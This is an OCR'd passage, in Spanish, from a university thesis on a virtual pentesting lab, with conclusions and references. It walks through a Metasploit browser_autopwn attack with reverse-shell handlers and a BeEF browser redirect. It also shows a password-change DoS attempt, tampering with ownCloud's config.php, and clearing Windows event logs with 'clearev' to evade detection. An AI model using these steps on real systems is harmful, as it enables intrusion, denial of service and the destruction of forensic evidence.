


Figura 61 - Lanzamiento del exploit "browser_autopwn"

Al ejecutarlo se cargan varios exploits de ataque contra el navegador y devuelve una dirección a la que si accede algún usuario se le lanzan los exploits automáticamente para obtener la consola.

```
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse TCP handler on 192.168.1.55:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse TCP handler on 192.168.1.55:6666
[*] Started reverse TCP handler on 192.168.1.55:7777
[*] Starting the payload handler...
[*] Starting the payload handler...

[*] --- Done, found 20 exploit modules

[*] Using URL: http://0.0.0.0:8080/9qj8SCFrC4A
[*] Local IP: http://192.168.1.55:8080/9qj8SCFrC4A
[*] Server started.
```

Figura 62 - Carga de los exploits a lanzar contra la victima que acceda a la direccion Local IP

Una vez obtenida la dirección (local IP) a la que hay que llevar la víctima, el siguiente paso es redireccionar su navegador. Para ello, se hace uso de BeefXSS y el comando redirect.




Figura 63 - Lanzamiento del módulo de redirección.




Figura 64 - Redirección del navegador

Una vez redireccionado el navegador objetivo, se creará automáticamente una sesión en la consola en Armitage.

```
[*] Server started.
[*] Handling '/cECiZUGhtpuZe'
[*] Handling '/cECiZUGhtpuZe?sessid=V2luZG93cyBYUDp1bmRlZmluZWQ6dW5kZWZpbmVkOnVuZGVmaW5lZDp1bmRlZmluZWQ6ZXMtRVM6eDg2OkZpcmVmb3g6MTEuMDo%3d'
[*] JavaScript Report: Windows XP:undefined:undefined:undefined:undefined:es-ES:x86:Firefox:11.0:
[*] Reporting: {"os.product"=>"Windows XP", "os.language"=>"es-ES", "os.arch"=>"x86", "os.certainty"=>"0.7"}
[*] Responding with 10 exploits
[*] Gathering target information for 192.168.1.51
[*] Sending HTML response to 192.168.1.51
[*] Sending HTML
[*] Sending the malicious addon
[*] Command shell session 2 opened (192.168.1.55:6666 -> 192.168.1.51:1139) at 2016-09-17 16:37:45 +0200
msf auxiliary(browser_autopwn) >
```

Una utilizad del acceso a la consola seria el cambiar la contraseña de un usuario para conseguir una DoS. El problema es que esta consola es bastante inestable y al ejecutar

los comandos necesarios el navegador deja de responder, echando abajo el acceso obtenido.

```
$ net user
net user

Cuentas de usuario de \\TFG-XP

-------------------------------------------------------------------------------
Administrador            Asistente de ayuda       Invitado
prueba1                  prueba2                  Shell
SUPPORT_388945a0         Tomas
Se ha completado el comando correctamente.

$ net user prueba1 *
```

Figura 65 - Lanzamiento de comandos desde la consola para cambiar la contraseña del usuario prueba1




Figura 66 - El navegador deja de responder al ejecutar el comando

Como muestra el ejemplo, al intentar cambiar la contraseña del usuario prueba1 no se obtiene respuesta y el navegador deja de funcionar.

Como último ataque, se va a proceder a realizar una denegación de servicio. Hay que tener en cuenta que esto provocará que el objetivo tenga constancia de que ha sido atacado. Para ello se modificará el archivo de configuración de Owncloud cambiando el usuario con el que accede a la base de datos MySQL, lo que provocará que no tenga acceso a la misma.

El primer paso será descargar el archivo “config.php” como se hizo anteriormente para introducir el script de BeEFXSS. A continuación, se modifica el usuario como muestra la figura inferior.

Figura 67 - Archivo "config.php" modificado.

Una vez se ha cambiado el usuario, solo queda subir el archivo al equipo objetivo. Hecho esto, cualquiera que intente acceder a Owncloud, no podrá hacerlo y se encontrará con un mensaje de error como el de la figura siguiente.





Figura 68 - Mensaje de error al intentar acceder a Owncloud después de modificar el usuario de la base de datos.

Finalmente, después de realizar todos estos ataques se va a acumulando rastro en el registro como se puede comprobar en las figuras inferiores.




Visor de sucesos (local)
Aplicación
Seguridad
Sistema

Aplicación 210 sucesos

Tipo	Fecha	Hora	Origen	Categoría	Suceso	Usuario	Equipo
Información	17/09/2016	19:17:31	MySQL	Ninguno	100	No disponible	TFG-XP
Información	17/09/2016	19:17:31	MySQL	Ninguno	100	No disponible	TFG-XP
Información	17/09/2016	19:17:18	MySQL	Ninguno	100	No disponible	TFG-XP
Advertencia	17/09/2016	19:16:27	EventSystem	(52)	4354	No disponible	TFG-XP
Información	17/09/2016	19:15:45	EAPOL	Ninguno	2001	No disponible	TFG-XP
Información	17/09/2016	17:20:59	DrWatson	Ninguno	4097	No disponible	TFG-XP
Error	17/09/2016	17:18:40	Application Error	Ninguno	1000	No disponible	TFG-XP
Error	17/09/2016	17:07:06	Application Hang	(101)	1002	No disponible	TFG-XP
Información	17/09/2016	17:00:08	MySQL	Ninguno	100	No disponible	TFG-XP
Información	17/09/2016	17:00:08	MySQL	Ninguno	100	No disponible	TFG-XP
Información	17/09/2016	17:00:08	MySQL	Ninguno	100	No disponible	TFG-XP
Advertencia	17/09/2016	16:59:14	EventSystem	(52)	4354	No disponible	TFG-XP
Información	17/09/2016	16:58:12	EAPOL	Ninguno	2001	No disponible	TFG-XP
Información	17/09/2016	15:53:42	MySQL	Ninguno	100	No disponible	TFG-XP
Información	17/09/2016	15:53:42	MySQL	Ninguno	100	No disponible	TFG-XP
Información	17/09/2016	15:53:41	MySQL	Ninguno	100	No disponible	TFG-XP
Advertencia	17/09/2016	15:28:14	EventSystem	(52)	4354	No disponible	TFG-XP
Información	17/09/2016	15:25:46	EAPOL	Ninguno	2001	No disponible	TFG-XP
Advertencia	17/09/2016	15:20:15	EventSystem	(52)	4354	No disponible	TFG-XP
Información	17/09/2016	15:19:20	MySQL	Ninguno	100	No disponible	TFG-XP
Información	17/09/2016	15:19:20	MySQL	Ninguno	100	No disponible	TFG-XP
Información	17/09/2016	15:19:14	MySQL	Ninguno	100	No disponible	TFG-XP
Advertencia	17/09/2016	15:19:03	EventSystem	(52)	4354	No disponible	TFG-XP
Información	17/09/2016	15:18:53	EAPOL	Ninguno	2001	No disponible	TFG-XP
Advertencia	16/09/2016	19:16:07	EventSystem	(52)	4354	No disponible	TFG-XP
Información	16/09/2016	19:15:42	EAPOL	Ninguno	2001	No disponible	TFG-XP
Información	16/09/2016	19:15:09	MySQL	Ninguno	100	No disponible	TFG-XP
Advertencia	16/09/2016	17:59:17	EventSystem	(52)	4354	No disponible	TFG-XP
Información	16/09/2016	17:58:21	MySQL	Ninguno	100	No disponible	TFG-XP
Información	16/09/2016	17:58:21	MySQL	Ninguno	100	No disponible	TFG-XP
Información	16/09/2016	17:58:16	MySQL	Ninguno	100	No disponible	TFG-XP
Información	16/09/2016	17:57:55	EAPOL	Ninguno	2001	No disponible	TFG-XP
Advertencia	16/09/2016	17:20:24	EventSystem	(52)	4354	No disponible	TFG-XP
Advertencia	16/09/2016	17:06:36	EventSystem	(52)	4354	No disponible	TFG-XP
Advertencia	16/09/2016	17:06:16	EventSystem	(52)	4354	No disponible	TFG-XP

Figura 69 - Registro de Windows



Visor de sucesos (local)
Aplicación
Seguridad
Sistema

Sistema 408 sucesos

Tipo	Fecha	Hora	Origen	Categoría	Suceso	Usuario	Equipo
Información	17/09/2016	19:17:31	Service Control Manager	Ninguno	7036	No disponible	TFG-XP
Información	17/09/2016	19:17:23	Service Control Manager	Ninguno	7036	No disponible	TFG-XP
Información	17/09/2016	19:17:23	Service Control Manager	Ninguno	7035	Tomas	TFG-XP
Información	17/09/2016	19:17:23	Service Control Manager	Ninguno	7035	Tomas	TFG-XP
Información	17/09/2016	19:17:23	Service Control Manager	Ninguno	7036	No disponible	TFG-XP
Información	17/09/2016	19:17:23	Service Control Manager	Ninguno	7035	SYSTEM	TFG-XP
Información	17/09/2016	19:17:23	Service Control Manager	Ninguno	7036	No disponible	TFG-XP
Información	17/09/2016	19:17:23	Service Control Manager	Ninguno	7035	SYSTEM	TFG-XP
Información	17/09/2016	19:17:23	Service Control Manager	Ninguno	7036	No disponible	TFG-XP
Información	17/09/2016	19:17:23	Service Control Manager	Ninguno	7035	SYSTEM	TFG-XP
Información	17/09/2016	19:17:23	Service Control Manager	Ninguno	7036	No disponible	TFG-XP
Información	17/09/2016	19:17:23	Service Control Manager	Ninguno	7035	Tomas	TFG-XP
Información	17/09/2016	19:17:23	Service Control Manager	Ninguno	7036	No disponible	TFG-XP
Información	17/09/2016	19:15:44	eventlog	Ninguno	6005	No disponible	TFG-XP
Información	17/09/2016	19:15:44	eventlog	Ninguno	6009	No disponible	TFG-XP
Información	17/09/2016	17:35:58	eventlog	Ninguno	6006	No disponible	TFG-XP
Error	17/09/2016	17:17:17	Service Control Manager	Ninguno	7009	No disponible	TFG-XP
Error	17/09/2016	17:16:22	Service Control Manager	Ninguno	7009	No disponible	TFG-XP
Error	17/09/2016	17:16:04	Service Control Manager	Ninguno	7009	No disponible	TFG-XP
Error	17/09/2016	17:15:21	Service Control Manager	Ninguno	7009	No disponible	TFG-XP
Error	17/09/2016	17:14:59	Service Control Manager	Ninguno	7009	No disponible	TFG-XP
Error	17/09/2016	17:14:43	Service Control Manager	Ninguno	7009	No disponible	TFG-XP
Error	17/09/2016	17:14:27	Service Control Manager	Ninguno	7009	No disponible	TFG-XP
Error	17/09/2016	17:13:24	Service Control Manager	Ninguno	7009	No disponible	TFG-XP
Información	17/09/2016	17:00:08	Service Control Manager	Ninguno	7036	No disponible	TFG-XP
Información	17/09/2016	17:00:08	Service Control Manager	Ninguno	7036	No disponible	TFG-XP
Información	17/09/2016	17:00:08	Service Control Manager	Ninguno	7035	Tomas	TFG-XP
Información	17/09/2016	17:00:08	Service Control Manager	Ninguno	7035	Tomas	TFG-XP
Información	17/09/2016	16:59:38	Service Control Manager	Ninguno	7036	No disponible	TFG-XP
Información	17/09/2016	16:59:38	Service Control Manager	Ninguno	7035	SYSTEM	TFG-XP
Información	17/09/2016	16:59:38	Service Control Manager	Ninguno	7036	No disponible	TFG-XP
Información	17/09/2016	16:59:38	Service Control Manager	Ninguno	7035	SYSTEM	TFG-XP
Información	17/09/2016	16:59:38	Service Control Manager	Ninguno	7036	No disponible	TFG-XP
Información	17/09/2016	16:59:38	Service Control Manager	Ninguno	7035	SYSTEM	TFG-XP
Información	17/09/2016	16:59:38	Service Control Manager	Ninguno	7036	No disponible	TFG-XP

Figura 70 - Registro de Windows

Todo esto puede hacer que el objetivo detecte que ha sido atacado y termine encontrando al atacante. Para evitar que esto ocurra es conveniente utilizar el comando “clearev”, el cual limpia el registro.




Figura 71 - Ejecucion del comando "clearev"

Una vez ejecutado, el registro quedara totalmente limpio como se puede ver.




Figura 72 - Registro de Windows después de ser limpiado.

5 CONCLUSIONES

Concluido el desarrollo del proyecto, es momento de sacar conclusiones a partir de los resultados obtenidos. De todas las valoraciones posibles estos son los puntos que más relevancia tienen una vez analizados:

- Diferentes vectores de ataques pueden permitir a un cibercriminal llegar a lograr un mismo objetivo. A lo largo del trabajo se ha visto cómo era posible utilizar diferentes vectores de ataque para atacar a la aplicación Owncloud. Un ejemplo claro es que buscar las vulnerabilidades directas en las aplicaciones puede ser innecesario si resulta que el sistema operativo presenta de por sí diferentes vulnerabilidades potencialmente explotables.
- La seguridad de un sistema se compone del conjunto de mecanismos de protección utilizados, formando una cadena cuya vulnerabilidad viene marcada por el eslabón más débil. Así la parte más vulnerable del sistema unas veces viene asociada con el servicio, otras veces por los protocolos, pero la mayoría de las veces, por los propios sistemas, software e incluso hardware.
- Las aplicaciones y servicios, incluidos los de nube, suelen presentar una robustez ante ataques adecuada, y su vulnerabilidad reside directamente en su soporte. La actualización constante de los sistemas operativos y la aplicación de los correspondientes parches, a todos los niveles (sistema operativo y aplicaciones) es el único medio para ir por delante del atacante.
- Es importante invertir en seguridad de forma global. Es especialmente importante que la seguridad de un sistema esté equilibrada, es decir, la empresa o el responsable de la seguridad del equipo en cuestión debe distribuir los recursos que posee en cubrir todas las entradas lo máximo posible. Si emplea todos ellos en impedir solo un tipo de ataques, podría quedar desprotegido ante ataques no demasiados complejos, pero que utilicen un vector distinto, lo que pondría en jaque todos los recursos invertidos previamente en proteger ese equipo. Los entornos virtuales como el propuesto permiten la evaluación no solo de herramientas de ataque, sino de los propios sistemas y aplicaciones ante riesgos existentes y futuros.
- Es vital la educación de las personas con acceso al sistema. Debido a las diferentes técnicas de ingeniería social, no solo es necesario preocuparse por la seguridad informática como tal, sino que también hay que educar a todo aquel que vaya a utilizar los equipos. Un solo error de un usuario podría permitir a un cibercriminal que esté intentando penetrar en el sistema tener acceso completo al mismo sin haber utilizado ninguna técnica demasiado compleja, simplemente engañando al usuario para que le aporte la información necesaria para poder realizar ese acceso. Mediante el uso de este tipo de entornos virtuales se puede demostrar al propio usuario de las consecuencias de determinadas acciones, descuidos, olvidos, permitiendo un aprendizaje y concienciación interactivo.
- Para terminar, es fundamental la incorporación de personal especializado en la implementación, desarrollo y mantenimiento de las medidas de seguridad de los sistemas informáticos en general. Mediante el uso de laboratorios virtuales de seguridad se acelera la curva de aprendizaje al ofrecer la posibilidad de practicar

en tiempo real y en un entorno seguro y totalmente legal, técnicas de ataque, protección y respuesta, necesarias para la formación práctica de dicho personal.

6 APLICACIONES Y LÍNEAS FUTURAS

Llegados a este punto se pueden buscar algunos ejemplos donde puede resultar útil este trabajo. A partir del entorno seguro propuesto, se pueden realizar gran cantidad de pruebas de ataques, protecciones y respuestas, por lo que su aplicación fundamental está en su gran potencial didáctico. No es de extrañar que este entorno sea parte de la propuesta docente prevista para los estudiantes de Ingeniería de Telecomunicaciones de la Universidad de Cantabria. La estructura de la misma incluiría las siguientes actividades:

- Análisis de sistemas de ataque y sistemas víctima: Se le propondrá al alumno diferentes herramientas, utilizadas en los procesos de pentesting, así como las vulnerabilidades asociadas con los diferentes sistemas y aplicaciones.

- Análisis de vulnerabilidades: Se le guiaría al alumno para realizar un análisis del sistema objetivo y así valorar las características del sistema a atacar y su seguridad, con el fin de poder decidir la mejor estrategia para realizar el ataque y penetrar en el mismo.

- Ataque al sistema: El alumno simulará ataques concretos para así valorar la importancia de las medidas de protección asociadas.

Otra aplicación inmediata de los resultados del trabajo ha sido su uso para la realización de pruebas y desarrollo de técnicas de análisis forenses, dentro del marco de otro Trabajo Fin de Grado, realizado por el alumno Alejando Muñoz Pérez, denominado "Estudio y aplicación de técnicas forenses y de prevención en entornos cloud". En este caso, el entorno virtual ha sido replicado sobre un sistema de virtualización basado en el sistema OpenStack, sobre el que se basan gran parte de los actuales sistemas CLOUD.

En cuanto a las posibles líneas de trabajo que quedan abiertas tras la finalización de este trabajo caben destacar las siguientes:

- Desarrollar nuevos sistemas de ataque, basados en vectores de tipologías y características diferentes a las utilizadas. Para ello es necesario probar y analizar nuevas herramientas de pentesting, ya que cada día aparecen nuevas alternativas y variantes.

- Desarrollar una colección de máquinas virtuales ejecutables en el entorno propuesto. De esta manera se permitiría al usuario a acceder a una librería de máquinas atacantes, víctimas y sistemas de protección con los que elaborar configuraciones de red a medida.

- Desde el punto de vista docente, sería deseable automatizar los procesos asociados con tareas más o menos repetitivas, como por ejemplo durante el proceso de análisis de vulnerabilidades, de forma que el alumno pueda evitar realizar determinados pasos y así poder comenzar el aprendizaje en un punto concreto del proceso.

- Para finalizar, la extensión del entorno virtual a los sistemas CLOUD, de forma que el equipo víctima sea realmente una NUBE, y así permitir el estudio de técnicas de ataque/prevención específicas.

Con todo lo anterior queda clara la proyección de este tipo de temas y cómo se abre un abanico de posibilidades para desarrollar en futuros trabajos.

7 REFERENCIAS

[1] EL HACKER: "JOHN DRAPER", HTTPS://WWW.ELHACKER.NET/HACKERS-JOHN-DRAPER.HTML, ÚLTIMA VISITA: SEPTIEMBRE 2016

[2] HIPERTEXTUAL: "ALTAIR 8800", HTTPS://HIPERTEXTUAL.COM/2011/08/ALTAIR-8800-COMPUTADORA-LEYENDA, ÚLTIMA VISITA: OCTUBRE 2016

[3] WIKIPEDIA: "JUEGOS DE GUERRA", HTTPS://ES.WIKIPEDIA.ORG/WIKI/JUEGOS_DE_GUERRA

[4] HTTP://WWW.NEOTEO.COM/LA-HISTORIA-DE-LOS-BULLETIN-BOARD-SYSTEM-BBS, ÚLTIMA VISITA: OCTUBRE 2016

[5] WIKIPEDIA: "LEGION OF DOOM", HTTPS://EN.WIKIPEDIA.ORG/WIKI/LEGION_OF_DOOM_(HACKING), ÚLTIMA VISITA: OCTUBRE 2016

[6] WIKIPEDIA: "KEVIN MITNICK", HTTPS://ES.WIKIPEDIA.ORG/WIKI/KEVIN_MITNICK, ÚLTIMA VISITA: OCTUBRE 2016

[7] EL MUNDO: "I LOVE YOU", HTTP://WWW.ELMUNDO.ES/NAVEGANTE/2000/05/05/AILOFIU_VIRUS.HTML, ÚLTIMA VISITA: SEPTIEMBRE 2016

[8] 20 MINUTOS: "ATAQUE SONY PICTURES", HTTP://CLIPSET.20MINUTOS.ES/LAS-10-CLAVES-DEL-CIBERATAQUE-A-SONY-PICTURES/, ÚLTIMA VISITA: SEPTIEMBRE 2016

[9] ENGADGET: "ATAQUE YAHOO", HTTP://ES.ENGADGET.COM/2016/09/22/YAHOO-HACKEADA-500-MILLONES-CUENTAS-USUARIOS-ROBADAS/, ÚLTIMA VISITA: SEPTIEMBRE 2016

[10] WE LIVE SCURITY: "EXPLOIT", HTTP://WWW.WELIVESECURITY.COM/LA-ES/2014/10/09/EXPLOITS-QUE-SON-COMO-FUNCIONAN/, ÚLTIMA VISITA: SEPTIEMBRE 2016

[11] OFFENSIVE SECURITY: "METERPRETER", HTTPS://WWW.OFFENSIVE-SECURITY.COM/METASPLOIT-UNLEASHED/ABOUT-METERPRETER/, ÚLTIMA VISITA: SEPTIEMBRE 2016

[12] INFOSPYWARE: " MALWARE", HTTPS://WWW.INFOSPYWARE.COM/ARTICULOS/QUE-SON-LOS-MALWARES/, ÚLTIMA VISITA: SEPTIEMBRE 2016

[13] PORTALHOY: "VIRUS JUEGO DE TRONOS", HTTPS://PORTALHOY.COM/JUEGO-TRONOS-TEMPORADA-6-VIRUS-LLEGA-DESDE-PIRATE-BAY/, ÚLTIMA VISITA: SEPTIEMBRE 2016

[14] SYMANTEC: "ATTACKS" HTTPS://WWW.SYMANTEC.COM/SECURITY_RESPONSE/ATTACKSIGNATURES/DETAIL.JSP?ASID=70086, ÚLTIMA VISITA: SEPTIEMBRE 2016

[15] REDESZONE: "SSL STRIP", HTTP://WWW.REDESZONE.NET/SEGURIDAD-INFORMATICA/SSLSTRIP/, ÚLTIMA VISITA: SEPTIEMBRE 2016

[16] WIKIPEDIA: "DENEGACION DE SERVICIO", HTTPS://ES.WIKIPEDIA.ORG/WIKI/ATAQUE_DE_DENEGACI%C3%B3N_DE_SERVICIO, ÚLTIMA VISITA: SEPTIEMBRE 2016

[17] METAEXPLOIT: "METAEXPLOIT", HTTPS://WWW.METASPLOIT.COM/, ÚLTIMA VISITA: SEPTIEMBRE 2016

[18] TENABLE: "NESSUS", HTTPS://WWW.TENABLE.COM/PRODUCTS/NESSUS-VULNERABILITY-SCANNER, ÚLTIMA VISITA: SEPTIEMBRE 2016

[19] OPENVAS: "OPENVAS", HTTP://WWW.OPENVAS.ORG/, ÚLTIMA VISITA: SEPTIEMBRE 2016

[20] PATERVA: "MALTEGO", HTTPS://WWW.PATERVA.COM/WEB7/BUY/MALTEGO-CLIENTS.PHP, ÚLTIMA VISITA: SEPTIEMBRE 2016

[21] KALI: "UNISCAN", HTTP://TOOLS.KALI.ORG/WEB-APPLICATIONS/UNISCAN, ÚLTIMA VISITA: SEPTIEMBRE 2016

[22] OWASP: "ZAP", https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project, Última visita: septiembre 2016
[23] Beefproject: "BeEFXSS", http://beefproject.com/, Última visita: septiembre 2016
[24] Namp: "Nmap", https://Nmap.org/, Última visita: septiembre 2016
[25] Cisofy: "Lynis", https://cisofy.com/lynis/, Última visita: septiembre 2016
[26] Inur: "InurlBr", http://blog.inurl.com.br/, Última visita: septiembre 2016
